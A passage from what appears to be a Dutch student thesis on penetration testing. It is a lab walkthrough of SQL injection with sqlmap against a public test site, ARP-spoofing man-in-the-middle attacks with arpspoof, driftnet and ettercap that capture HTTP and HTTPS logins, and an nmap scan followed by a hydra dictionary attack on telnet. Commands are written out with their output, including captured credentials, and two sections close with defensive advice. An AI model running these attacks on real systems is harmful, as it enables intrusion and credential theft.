Keylogging	18
DNS Poisoning	9

Tabel 4.1: Ordening bedreiging op risicogehalte

Hoofdstuk 5

Penetration Testing

5.1 SQL-injectie

Dit is de aanval met de grootste risicofactor en is zelf zo een grote dreiging dat het door OWASP zelf wordt gezien als de nummer 1 bedreiging voor webapplicaties. Het spreekt voor zich dat deze aanval hier dan zal besproken worden met wat voorbeelden en een manier om een webapplicatie hiertegen zo goed mogelijk te beschermen.

5.1.1 Uitvoering

Aangezien de webapplicatie die eerder in dit onderzoek is aangemaakt niet uitgebreid genoeg is, wordt er gebruik gemaakt van een testwebsite waar er express fouten in zitten om SQL-injectie uit te voeren. Deze bevindingen kunnen dan gebruikt worden voor de eigen ASP.net-applicatie. Hier wordt gebruik gemaakt van de website `testasp.vulnweb.com`.


Bij het surfen naar deze website en bij het klikken op een willekeurig onderwerp is er in de url het volgende zichtbaar: `.asp?id=0`. Als er zoiets soortgelijk in een url staat, dan is deze kwetsbaar voor een SQL-injectie. Dit kan ook getest worden door op het einde van de link een ' te plaatsen. De link `testasp.vulnweb.com/showforum.asp?id=0` wordt dan `testasp.vulnweb.com/showforum.asp?id=0'`. Nu zou er een SQL-foutboodschap op het scherm moeten komen en dit is goed nieuws voor de aanvaller.

De volgende stap is het openen van een terminalvenster op de Kali Aanvaller-Machine

en de volgende lijn in te geven:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 --dbs
```

Dit voert een SQL-injectie uit en geeft de beschikbare databasen terug weer zoals te zien is in figuur 5.1.



```
[10:23:00] [INFO] testing Microsoft SQL Server
[10:23:00] [INFO] confirming Microsoft SQL Server
[10:23:00] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
[10:23:00] [INFO] fetching database names
[10:23:01] [INFO] the SQL query used returns 7 entries
[10:23:01] [INFO] retrieved: acublog
[10:23:01] [INFO] retrieved: acuforum
[10:23:01] [INFO] retrieved: acuservice
[10:23:01] [INFO] retrieved: master
[10:23:01] [INFO] retrieved: model
[10:23:02] [INFO] retrieved: msdb
[10:23:02] [INFO] retrieved: tempdb
available databases [7]:
[*] acublog
[*] acuforum
[*] acuservice
[*] master
[*] model
[*] msdb
[*] tempdb
[10:23:02] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 84 times
[10:23:02] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/testasp.vulnweb.com'
[*] shutting down at 10:23:02
```

Figuur 5.1: Beschikbare databasen.

Nu kan er een tabel gekozen worden om verder te gaan met het volgende commando om de verschillende soorten tabbellen in die specifieke database op te vragen:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 -D acuforum
--tables
```

Zo zijn alle tabbellen zichtbaar en ook hier wordt er weer één uitgekozen om te kijken welke kolommen er precies allemaal in deze tabel zitten:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 -D acuforum
-T users --columns
```

Nu kan er al heel veel gedaan worden, nu dat de kolommen zichtbaar zijn, kan er informatie opgevraagd worden uit deze kolommen. In dit geval is het dus mogelijk om de gebruikersnaam en wachtwoord op te vragen:

```
sqlmap -u http://testasp.vulnweb.com/showforum.asp?id=0 -D acuforum
-T users -C uname,upass
```

Dit geeft een lijst van 112 velden, zoals te zien is in figuur 5.2, want blijktbaar zijn er 112 gebruikers die een account hebben op dit forum. Het is nu mogelijk om al deze gegevens te gebruiken om in te loggen op dit forum. De data wordt ook automatisch lokaal opgeslagen, in dit geval is dit in `/usr/share/sqlmap/output/testasp.vulnweb.com`.

```

[10:36:35] [INFO] retrieved: g00dPa$$w0rD
[10:36:35] [INFO] analyzing table dump for possible password hashes
Database: acuforum
Table: users
[112 entries]
+-----+-----+
| uname | upass |
+-----+-----+
| \nset|set&set\n | g00dPa$$w0rD | | |
| !(( )&&!|*|*| | acUn3t1x |
| "dir&" | acUn3t1x |
| "|dir" | acUn3t1x |
| "set|set&set" | g00dPa$$w0rD |
| ${99892+99744} | acUn3t1x |
| ${9999385+9999332} | g00dPa$$w0rD |
| &dir | acUn3t1x |
| ) | acUn3t1x |
| //www.acunetix.tst | acUn3t1x |
| ;set|set&set; | g00dPa$$w0rD |
| ^(#$!@#$( ))***** | acUn3t1x |
| `set|set&set` | g00dPa$$w0rD |
| |dir | acUn3t1x |
| <!-- | acUn3t1x |
| -1 or 103=0 | acUn3t1x |
| -1 or 103=103 | acUn3t1x |
| -1" or "83"="0 | acUn3t1x |
| -1" or "83"="83 | acUn3t1x |
| 1acuKZYDQUgIWg | g00dPa$$w0rD |
| 1acuMhJJYM0Kki | g00dPa$$w0rD |
| 1acuSjeYyZLLIh | g00dPa$$w0rD |
| 1acuVf4MYyiIy6 | 1acui8Wo0Cb2fJ |
| abcpnjxg | g00dPa$$w0rD |
| admin | none |
| ambntodx | g00dPa$$w0rD |
| bgrmmqua | g00dPa$$w0rD |
| bgrmmqua_971977 | g00dPa$$w0rD |
| bnomsqdf | acUn3t1x |
| bthwogw | g00dPa$$w0rD |
+-----+-----+

```

Figuur 5.2: Deel van de uitvoer van SQL-injectie.

5.1.2 Resultaten en beveiliging

Het spreekt voor zich dat voorgaande aanval een grote catastrofe zou zijn moest dit voorvallen in een eigen ASP.net-webapplicatie. Als een hacker de inloggegevens van gebruikers in handen krijgt kan deze persoonlijke informatie zoals kredietkaartgegevens stelen, maar bij het verkrijgen van een administratorwachtwoord heeft de hacker de

touwtjes helemaal in handen. Een goede beveiliging is dus essentieel hier.

Allereerst zouden ontwikkelaars geparameteriseerde queries moeten gebruiken i.p.v. dynamische queries. Hierbij moet de ontwikkelaar alle SQL-code definiëren voordat er parameters doorgegeven worden. Deze manier van coderen zorgt ervoor dat de database het verschil kent tussen code en data. Hierdoor kan een aanvaller de bedoeling van een query niet veranderen, zelfs als deze SQL-commando's toevoegd. (Wichers, 2013)

Ten tweede is het gebruik van *stored procedures* zeker en vast aan te raden. Deze hebben hetzelfde effect als geparameteriseerde queries, de ontwikkelaar moet ook hier eerst de SQL-code definiëren en daarna worden pas de parameters doorgegeven. Het enige verschil tussen de twee is dat *stored procedures* in de database worden opgeslagen en dat de webapplicatie ze oproept. Beide technieken zijn goede opties om SQL-injecties tegen te gaan en het is aan de ontwikkelaar om te beslissen welke optie het best in de applicatie past. (Wichers, 2013)

5.2 ARP Spoofing - Man in the middle

Deze internetlaagaanval kan zeer gevaarlijk zijn omdat het de hacker de mogelijkheid geeft om mee te kijken naar het verkeer dat van een host/server naar de router gaat. Dit kan meekijken met afbeeldingen zijn tot het inkijken van inloggegevens. Hier worden 3 mogelijke Man in the middle-aanvallen uitgetoetst om zo tot een oplossing te komen om deze aanval geen kans te geven in een netwerk.

5.2.1 Uitvoering

Meekijken met slachtoffer

Om deze aanval uit te voeren staan er best drie terminalvenster open in de Kali Aanvaller-machine zodat er overzichtelijk kan gewerkt worden. In deze aanval wordt het verkeer tussen twee hosts, in dit geval de ADServer met de router (die ook webserver is) onderschept door een derde host die in dit geval de hacker is. Als eerst stap moet er eerst iets nagekeken worden op de Kali-machine en dit gebeurt met volgende lijn:

```
cat /proc/sys/ipv4/ip_forward
```

Dit zou als uitvoer de waarde 1 moeten geven, indien deze waarde een 0 geeft dan kan dit makkelijk aangepast worden door volgende lijn:

```
echo 1 >> /proc/sys/net/ipv4/ip_forward
```

Nu dit gedaan is moet de volgende stap gebeuren en dat is de ADServer laten denken dat de aanvallersmachine de default gateway is en de default gateway laten denken dat de aanvallersmachine de ADServer is. Dit gebeurt met volgende twee lijnen:


```
sudo arpspoof -i eth0 -t 192.168.1.2 192.168.1.3
```

```
sudo arpspoof -i eth0 -t 192.168.1.3 192.168.1.2
```

Het verkeer dat tussen deze twee zal verzonden worden, zal eerst eens passeren voorbij de aanvallersmachine. Zo kan er bijvoorbeeld gekeken worden naar wat de persoon op ADServer zit te kijken in zijn internetbrowser. Bij het typen van volgende lijn in terminalvenster 3 kan dit gedaan worden:

```
sudo driftnet -i eth0
```

Als de persoon op ADServer nu in google zit te kijken naar afbeeldingen van een tijger, dan kan dit via driftnet bekeken worden op de aanvallersmachine zoals te zien is in figuur 5.3. Bij het klikken op één van de afbeeldingen wordt deze lokaal opgeslagen. (Walsh, 2013)



Figuur 5.3: Aanvaller kijkt mee met persoon op ADServer

HTTP-inloggegevens

Het bekijken van afbeeldingen is één ding, maar het bekijken van inloggegevens is natuurlijk nog een andere zaak. Via het programma *Ettercap* op de Kali-machine kan er gekeken worden naar inloggegevens van http-website. De werkwijze is als volgt:

1. Openen van Ettercap door naar Applicaties - Kali Linux - Sniffing/Spoofing - Network Sniffers - ettercap-graphical te gaan.
2. Kiezen voor Sniff - Unified Sniff en de interface selecteren die met het netwerk verbonden is.
3. Klikken op Hosts - Scan for hosts.
4. Bij Mitm - ARP Poisoning kiezen voor *sniff remote connections*.
5. Start - Start sniffing om de aanval te starten.

Zoals in figuur 5.4 te zien is worden de inloggegevens van een website zonder https getoond in het programma. Deze website is bezocht geweest op de ADServer. (Demm-Sec, 2013)




Figuur 5.4: De inloggegevens van een http-website op ADServer.

HTTPS-inloggegevens

Met voorgaande techniek zijn HTTPS-wachtwoorden goed beveiligd en dus niet zichtbaar, maar met deze techniek moeten ook deze inloggegevens eraan geloven. Allereerst moet er in het configuratiebestand van Ettercap wat veranderd worden. Bij het openen van het configuratiebestand met volgende lijn code, moet er naar beneden gegaan worden totdat de iptables worden bereikt en moeten 2 lijnen uit commentaar gezet worden zoals te zien is in figuur ??.

```
vim /etc/ettercap/etter.conf
```



```

etter.conf (/etc/ettercap) - VIM
File Edit View Search Terminal Help
# you need those commands.
#-----
#   Linux
#-----
# if you use ipchains:
#   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -
-j REDIRECT %rport"
#   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port
-j REDIRECT %rport"
# if you use iptables:
#   #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %p
ort -j REDIRECT --to-port %rport"
#   #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %
port -j REDIRECT --to-port %rport"
#-----
#   Mac Os X
#-----
# quick and dirty way:
177,0-1 74%

```

Figuur 5.5: Configuratiebestand zonder iptables in commentaar.

Nu kan er met één lijn een aanval gestart worden in een terminalvenster.

```
ettercap -TqM ARP:REMOTE /192.168.1.2/ /192.168.1.3/
```

Dit wil zeggen dat er een Man in the middle aanval met ARP spoofing wordt gestart tussen host 1 (de ADServer met IP 192.168.1.2) en de default gateway (de WebServer met IP 192.168.1.3). Als er nu wordt ingelogged op de ADServer op een website met https-beveiliging om in te loggen, dan worden de inloggegevens toch zichtbaar zoals te zien is in figuur 5.6. Dit komt doordat de beveiligingscertificaten worden uitgeschakeld door deze aanval. Voordat de aanvaller een website bezoekt waardat er normaal gezien een beveiligingscertificaat voor nodig is, dan zal hij de volgende boodschap zien zoals in figuur 5.7 (Canitank, 2009)


```


root@KaliAanvaller: ~
File Edit View Search Terminal Help

HTTP : 66.220.156.2:443 -> USER: nathan PASS: iseenbeest
INFO: www.facebook.com/login.php?login_attempt=1
CONTENT: tsd=AVreiprq&display=enable_prorite_selector=&te
gacy_return=1&profile_selector_ids=&trynum=1&timezone=-120
&lgnidm=eyJ3IjoxMjgwLjJoIjo4MDAsImF3IjoxMjgwLjJhaCI6NzYwLj
JjIjoyNH0%3D&lgnrnd=020453_p5kt&lgnjs=1432544696&email=nat
han&pass=iseenbeest&default_persistent=0&qsstamp=W1tbMjUsM
zMsMzQsNzIsOTIsMTA4LDE0MiwxNTQsMTc0LDIwNywyMjQsMjMwLDI3NCw
yNzksMzA2LDMYMcwzMjEsMzM3LDM0MywzNDgsMzY1LDM3NSwzODUsMzg5L
DQxMiW0MjAsNDIyLDQzNCw0NDQsNDQ5LDQ1MiW0NjYsNDkwLDQ5Myw00TY
sNTAyLDUwMyw1NjEsNTY3LDU4Myw4ODMsOTI3XV0sIkFaa0hHbmZPU0VLM
kpHbEJLOWM20XA0NTR0SEQ2RLYxc3M1NzRD0HJhQnBLY3pDN2LXM2c0RFp
vTDh0N29DZmtRQ1NGUGd0UElUe1VYV3NyY1o5eTF3VFVhejU30E9XUVVvQ
Wp0LTNBM195aFpBNkEyRjVJU3d0Y3M5cGY3SkpCeLExQnRUZUJHV1J2d0R
n0WtyZkJrcEN4V0QtRTJYTdKaH4ZwYamgwRF9TR2REVUxodDRW0HFic
mgxe1JBWHZEMDNuWdgyb2JjdkVZb2M4NLVCWXYdFhFWFXaVJaek40em1
ycmUwREtfb2JqWE9iSXd2QTK0WGHRLWLLZDFnZ0kiXQ%3D%3D

HTTP : 216.58.209.237:443 -> USER: marieke@gmail.com PASS
: baele123 INFO: https://accounts.google.com/ServiceLogin
?uilel=3&hl=nl&passive=true&service=youtube&continue=https
://www.youtube.com/signin?feature=sign_in_button&hl
CONTENT: GALX=rb23B4WX0eI&continue=https%3A%2F%2Fwww.youtu
be.com%2Fsignin%3Ffeature%3Dsign_in_button%26hl%3Dnl%26nex
t%3D%252F%26action_handle_signin%3Dtrue%26app%3Ddesktop%se
rvice=youtube&hl=nl& utf8=%E2%98%83&bgresponse=%21iitCva2t
oMrUy71EU813VIN_MbECAAAAFIAAAAEKgEVVXJ8jD10mf2o_sKURGuRmM
iccPs1l20DTU+tf0ESB rwSeARtnHPkmu_nglNIIPGzvWrNggRTwC7v9grk
nZL8UBuRc2hKUF3g2of0vwxwBBpxAJLU2dSMw4ZdD3gYerifGiyGVU8bm5k
QMUPkUXXurUBqD7yqsPCIsJWpEyJ5TzzJtbpATEXQuAL00S9aPX3g4itFI
9w20q5JBfK12Bm-c4789MvNjEgumQD_g7NdjwZRZjCXHT7c9z0SsF-NfJY
WoGMD3QF9771cistp-KxokdErD_RMWLOF8TpZo4E3X4PoIQV0DRmp9wWH
PXvKqIHKXwkZ213hwLT rvURp0NLR0X8rXWBJbo35jEjHY2dX6QI02IEfUQ
&pstMsg=1&dnConn=&checkConnection=&checkedDomains=youtube&
Email=marieke@gmail.com&Passwd=baele123&signIn=Inloggen&Pe
rsistentCookie=yes&rmShown=1

```

Figuur 5.6: De inloggegevens van een https-website op ADServer.



Figuur 5.7: De foutboodschap die door de aanval wordt weergegeven.

5.2.2 Resultaten en beveiliging

De resultaten van deze aanval vormt de conclusie dat deze inderdaad zeer gevaarlijk is. Het surfgedrag kan niet alleen bekeken worden, maar wachtwoord en inloggegevens van zowel HTTP -en HTTPS-website worden ook doorgegeven aan de aanvaller. Hierdoor is er zeker en vast een aanvulling nodig van de best practices omdat deze duidelijk niet goed genoeg zijn.

Een oplossing om deze soort aanval tegen te werken is het gebruiken van SSL (Secure Socket Layer). Dit is een technology die gebruikt worden om een versleutelde link tussen de server en het browser te maken zodat een soortgelijke aanval niet onopgemerkt kon worden uitgevoerd. Elke keer als er nu een Mitm-aanval plaatsvindt, dan zal er bij het bezoeken van een website met een certificaat nu de foutboodschap van in figuur 5.7 te zien zijn. Indien deze foutboodschap te zien is, dan is het niet aangeraden om verder te gaan en is het beter om gewoon de webpagina te sluiten want dan is de kans groot dat er een aanval plaatsvindt en dat de gegevens kunnen gestolen worden. Tot slot is het gebruik van een VPN (Virtual Private Network) ook een aanrader.

5.3 Dictionary attack telnet

Telnet wordt in het algemeen gezien als onveilig en wordt daarom niet zoveel meer gebruikt. De variant van telnet, genaamd ssh, wordt veel meer gebruikt. Dit voorbeeld kan ook toegepast worden op dezelfde manier bij ssh, het enige verschil is dat het poortnummer van ssh nummer 22 is i.p.v. 23 voor telnet. Bij een portscan kunnen nog andere poorten gebruikt worden om binnen te breken via Hydra, maar in dit geval wordt er gefocussed op telnet.


5.3.1 Uitvoering

Voor deze aanval uit te voeren moeten er in de Kali Aanvaller-machine twee terminalvensters geopend worden. In het eerste venster wordt er gestart met een port scan van het slachtoffer, in dit geval de webserver. Dit wordt gedaan door volgende lijn code in te geven:

```
nmap 192.168.1.3
```

Dit is het IP-adres van de webserver en dit zou een lijst moeten weergeven zoals in figuur 5.8 is te zien. Er is echter maar één waarde belangrijk in deze lijst en dat is

poort 23/tcp waar de service TELNET op draait. Dit wil zeggen dat de poort open staat.



```
root@KaliAanvaller: ~  
File Edit View Search Terminal Help  
root@KaliAanvaller:~# nmap 192.168.1.3  
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-23 12:48 CDT  
Nmap scan report for webserver.baele.be (192.168.1.3)  
Host is up (0.00040s latency).  
Not shown: 991 filtered ports  
PORT      STATE SERVICE  
23/tcp    open  telnet  
80/tcp    open  http  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
1801/tcp  open  msmq  
2103/tcp  open  zephyr-clt  
2105/tcp  open  eklogin  
2107/tcp  open  msmq-mgmt  
49154/tcp open  unknown  
MAC Address: 00:0C:29:24:3A:7D (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds  
root@KaliAanvaller:~#
```

Figuur 5.8: Resultaat van een port scan van de webserver

In het andere terminalvenster kan nu de hydra-aanval uitgevoerd worden. Dit gebeurt met de volgende lijn:

```
hydra -t 1 -l Administrator -P /root/test.txt -vV 192.168.1.3 telnet
```

In deze lijn code wordt er de inlognaam van het Administrator-account meegegeven. Standaard is dit *Administrator* maar in de meeste gevallen zal dit een andere naam zijn. Daarna wordt er een bestand meegegeven genaamd *test.txt* waar er een hele lijst met wachtwoorden in zit. Deze lijst wordt dan volledig overlopen tijdens de aanval. Ten slotte wordt nog het IP-adres van het slachtoffer meegegeven en de service waarmee de aanval zich moet verbinden wat in dit geval *telnet* is. Na het uitvoeren van deze aanval zullen alle mogelijke combinaties geprobeerd worden zoals te zien is in figuur 5.9 en als er een positieve match is tussen gebruikersnaam en wachtwoord dan worden deze in het groen aangetoond zoals in figuur 5.10 te zien is. (Moon, 2013)

```

root@KaliAnvallier: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "mmaarrttiinn" - 568 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "stayoung" - 569 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "sAuiduriastal" - 570 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "1991zeref" - 571 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "490108wzn" - 572 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "v111958" - 573 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "l0yanaas" - 574 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "99samuel16" - 575 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "surfersheave" - 576 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "leon2376" - 577 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "h53fxlkb" - 578 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "mt1234cg" - 579 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "01739958699" - 580 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "b0jonhtfc" - 581 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "just2banking" - 582 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ttypeof(BSPSPopUpOnMouseOver)" - 583 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Institutsiooniks" - 584 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "024634156" - 585 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "4998hans" - 586 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "lippelophe" - 587 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "c245wa0" - 588 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "usaph7y3te" - 589 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "19cheshire86" - 590 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "akshatvats123" - 591 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ef64e710d7103b3b428d2d4534dec42f" - 592 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "partabapura" - 593 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "yagresf" - 594 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "zhaozhaosex" - 595 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "23hickman363" - 596 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "straddie22" - 597 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "49COURGENAY" - 598 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Desi0SE07" - 599 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "lhap34r" - 600 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "173-foot" - 601 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "gdos8035" - 602 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "3928673" - 603 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Bellochio" - 604 of 4762 [child 0]

```

Figuur 5.9: Woordenlijst wordt doorlopen.

```

